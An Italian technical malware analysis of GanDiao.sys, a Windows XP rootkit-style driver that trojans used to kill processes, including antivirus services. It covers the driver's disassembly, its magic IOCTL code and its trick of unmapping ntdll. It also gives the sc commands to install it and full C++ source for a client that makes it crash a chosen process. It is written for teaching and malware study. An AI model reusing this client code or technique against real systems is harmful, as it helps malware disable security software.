


GanDiao Malware Analysis



Luca D'Amico

<https://www.lucadamico.dev>

01-Apr-2025

Abstract	3
Ambiente, metodi e strumenti usati	4
Informazioni sul binario	5
Analisi del driver.....	6
Usiamo GanDiao!.....	11
Conclusione	12

Abstract

Questa è un'analisi tecnica di GanDiao.sys, un driver in stile rootkit dell'epoca di Windows XP, probabilmente sviluppato da un gruppo di hacker cinese tra la metà e la fine degli anni 2000. È stato utilizzato da numerose famiglie di malware.

Sebbene per lo più dimenticato, questo piccolo ma interessante driver è stato progettato per consentire ai processi in modalità utente di terminare altri processi, anche quelli protetti dal sistema.

Infatti, il termine cinese "GanDiao" significa "Sbarazzati di" o "Uccidilo".

Reverseremo questo driver, comprendendone il funzionamento e poi, utilizzando una macchina virtuale sacrificale, scriveremo un'applicazione in grado di utilizzarlo per terminare altri processi.

Questa documentazione vuole essere sia un'analisi didattica sia un tributo alla raffinata arte dell'archeologia del malware.

Ambiente, metodi e strumenti usati

Per effettuare questa analisi è stata utilizzata una macchina virtuale con Windows XP SP3.

Poiché questo driver non è firmato (ovviamente), funzionerà solo su Windows XP. A partire da Windows Vista, solo i driver con una firma valida possono essere installati.

Nessun antivirus è stato installato nella macchina virtuale.

Durante l'analisi sono stati utilizzati i seguenti strumenti:

- IDA Free per disassemblare il binario
- Visual C++ 6.0 per compilare l'applicazione di test
- VM con Windows XP SP3 (4GB RAM)
- Sysinternals DbgView (per leggere i log di DbgPrint())
- ProcessHacker per ottenere i PID dei processi

Informazioni sul binario


Nome del binario	GanDiao.sys
Grandezza del file	2 KB
SHA-256	c9a3fc3f4619ba2f74fd71b9586a20de4f5e45626ae07e8b9d8fe0f60b8fdc57
Linguaggio	C (VS2002)
Tipo	Kernel-mode malware tool
Effettp	Terminare processi in modalità utente tramite una chiamata in modalità kernel, aggirando le protezioni di accesso standard
TimeStamp	49b3e7ef (2009-03-08 16:44:47)
VirusTotal URL	https://www.virustotal.com/gui/file/c9a3fc3f4619ba2f74fd71b9586a20de4f5e45626ae07e8b9d8fe0f60b8fdc57
Virus Total popular threat name	trojan.tedy/rootkit

Nota importante: GanDiao.sys è stato utilizzato da varie famiglie di malware. Questa versione è stata estratta dal trojan KillAV (trojan.cri-fi/killav, sha256: 50768026ef819d3f725e732f8389ae3591c3a4cf68bba576ed03026531a6e9aa). In questo trojan, GanDiao.sys è controllato tramite la libreria kk.dll (sha256: 97881cd4381b5b23b53a278a15a120bd498dd5ef51d5674a6d42b1229a7f9dd1). Smonteremo anche questa dll per vedere come la funzione DeviceIoControl è stata implementata, poiché la useremo come riferimento per la creazione della nostra applicazione per testare GanDiao.

Analisi del driver

Apriamo GanDiao.sys in IDA Free.

In questo driver ci sono solo poche funzioni:



Function name	Segment
 sub_10308	.text
 sub_10367	.text
 sub_103A4	.text
 sub_103DB	.text
 DriverEntry	.text
 MmUnmapViewOfSection	.text
 DbgPrint	.text

Le ultime tre funzioni sono già identificate:

- **DriverEntry**: il punto di ingresso del driver (è fondamentalmente la main nei driver Windows). Inizializza un dispositivo virtuale e crea un collegamento simbolico.
- **MmUnmapViewOfSection**: questa funzione rimuove una porzione di memoria mappata in una sezione presente nello spazio di indirizzi di un processo. Questa è la sua firma:

```
NTSTATUS MmUnmapViewOfSection(  
    PEPROCESS Process,  
    PVOID BaseAddress  
);
```

- **DbgPrint**: questa funzione serve a stampare delle stringhe di debug (è come la printf, ma in modalità kernel)

Questo è uno screenshot del disassembly di DriverEntry:



Nulla di particolarmente elaborato, solo una normale inizializzazione del driver utilizzando le funzioni IoCreateDevice (word_1043E = "Device\GanDiao") e IoCreateSymbolicLink (word_1045E = "DosDevices\GanDiao").

Tutte le routine di dispatch standard (IRP_MJ_CREATE, IRP_MJ_CLOSE, IRP_MJ_READ, IRP_MJ_WRITE) sono impostate sulla sub_103A4, che si limita semplicemente a chiamare IoCompleteRequest. Ma la routine IRP_MJ_DEVICE_CONTROL è registrata sulla sub_103DB: questo è il gestore IRP che il driver usa per ricevere i comandi dall'applicazione utente!

Ecco il disassembly di questa funzione:



È qui che le cose si fanno interessanti e per qualche motivo l'autore originale ha lasciato un po' di chiamate a DbgPrint. Possiamo facilmente supporre che se il controllo su EBX (ovvero, se EBX è uguale a 0x88888888) ha successo, la funzione sub_10308 verrà chiamata passando un argomento.

Disassembliamo questa funzione:

```
; Attributes: bp-based frame

sub_10308 proc near

arg_0= dword ptr 8

push    ebp
mov     ebp, esp
lea    eax, [ebp+arg_0]
push    eax
push    [ebp+arg_0]
call   ds:PsLookupProcessByProcessId
test   eax, eax
jl     short loc_10329
```

```
push    7C920000h
push    [ebp+arg_0]
call   MmUnmapViewOfSection
```

```
loc_10329:
pop     ebp
retn   4
sub_10308 endp
```

BINGO! È qui che avviene la vera magia: il valore passato a questa funzione è il PID del processo da terminare. Questo PID viene utilizzato in PsLookupProcessByProcessId e, se non ci sono errori, viene eseguita una chiamata a MmUnmapViewOfSection in questo modo:

MmUnmapViewOfSection(PID, 0x7C920000)

0x7C920000 è il base address di ntdll.dll! Quindi, il driver sta tentando di rimuovere ntdll.dll dal processo di destinazione, rendendolo instabile e facendolo crashare alla successiva syscall!

Questo è esattamente il metodo usato dal driver per far crashare le applicazioni! I processi come notepad.exe, explorer.exe e persino i servizi AV verranno terminati con successo.

L'ultima cosa da capire è come comunicare con il driver GanDiao usando il valore magico 0x88888888 che abbiamo scoperto.

Per capirlo senza difficoltà, possiamo rapidamente disassemblare kk.dll (che fa parte del malware che conteneva GanDiao) e cercare la chiamata a DeviceIoControl.

Eccola:

```
lea    ecx, [ebp+BytesReturned]
push   ebx           ; lpOverlapped
push   ecx           ; lpBytesReturned
push   ebx           ; nOutBufferSize
push   ebx           ; lpOutBuffer
lea    ecx, [ebp+pe.th32ProcessID]
push   4             ; nInBufferSize
push   ecx           ; lpInBuffer
push   88888888h    ; dwIoControlCode
push   eax           ; hDevice
call   ds:DeviceIoControl
jmp    short loc_10001988
```

Quindi, il metodo corretto di interagire con il driver è:

```
DeviceIoControl(hDevice,
    0x88888888,      // Magic IOCTL code
    &pid,            // DWORD containing target PID to kill
    sizeof(DWORD),
    NULL,
    0,
    &bytesReturned,
    NULL);
```

Ora sappiamo tutto ciò che ci serve per usare GanDiao!

Usiamo GanDiao!

Ora installeremo GanDiao.sys in una VM con Windows XP e scriveremo una piccola applicazione per interagire con esso e fargli terminare alcuni processi.

Copiamo GanDiao.sys sul desktop (nella nostra VM), quindi apriamo un cmd.exe ed eseguiamo:

```
sc create GanDiao type= kernel binPath= "C:\Documents and Settings\Administrator\Desktop\GanDiao.sys"  
sc start GanDiao
```

Possiamo verificare che il driver sia attivo caricato correttamente con Process Hacker:



Process Name	Process ID	Process Type	State	Start Mode
GanDiao		Driver	Running	Demand start

Ho utilizzato VC++ 6.0 per compilare la nostra piccola applicazione che comunicherà con il driver:

```
#include <windows.h>  
#include <iostream>  
  
#define DEVICE_NAME "\\\\.\\GanDiao"  
#define IOCTL_KILL_PID 0x88888888  
  
int main(int argc, char* argv[]) {  
  
    int targetPid = 0;  
  
    std::cout << "Insert PID to kill: ";  
    std::cin >> targetPid;  
  
    DWORD pid = (DWORD)targetPid;  
  
    HANDLE hDevice = CreateFileA(  
        DEVICE_NAME,  
        GENERIC_READ | GENERIC_WRITE,  
        0,  
        NULL,  
        OPEN_EXISTING,  
        FILE_ATTRIBUTE_NORMAL,  
        NULL  
    );  
  
    if (hDevice == INVALID_HANDLE_VALUE) {  
        std::cerr << "[-] Failed to open handle to driver. Error: " << GetLastError() << std::endl;  
        return 1;  
    }  
  
    DWORD bytesReturned = 0;  
  
    BOOL success = DeviceIoControl(  
        hDevice,  
        IOCTL_KILL_PID, // 0x88888888  
        &pid,  
        sizeof(DWORD),  
        NULL,  
        0,  
        &bytesReturned,  
        NULL  
    );  
  
    if (!success) {  
        std::cerr << "[-] DeviceIoControl failed. Error: " << GetLastError() << std::endl;  
    } else {  
        std::cout << "[+] Sent PID " << pid << " to GanDiao.sys via DeviceIoControl!" << std::endl;  
    }  
  
    CloseHandle(hDevice);  
    return 0;  
}
```

Siamo pronti! Avviamo l'app, inseriamo un PID e BOOM: il programma di destinazione crasherà quasi istantaneamente!

Conclusione

GanDiao.sys è un driver minimale progettato per un semplice obiettivo: terminare i processi utente protetti. Sebbene sia vecchio, ci insegna qualcosa sui componenti interni di Windows XP, sull'interazione con i driver e su come essi possano racchiudere grandi potenzialità anche in pochi kb.

Questa avventura non aveva come obiettivo solo far crashare qualche processo. È stata un'immersione nell'ingegneria di un malware antico e un promemoria sul fatto che anche del vecchio codice ha ancora storie da raccontare.

Un saluto a tutti i reverser che mantengono viva la fiamma :)

Per altri documenti tecnici, visita il mio sito web:

<https://www.lucadamico.dev>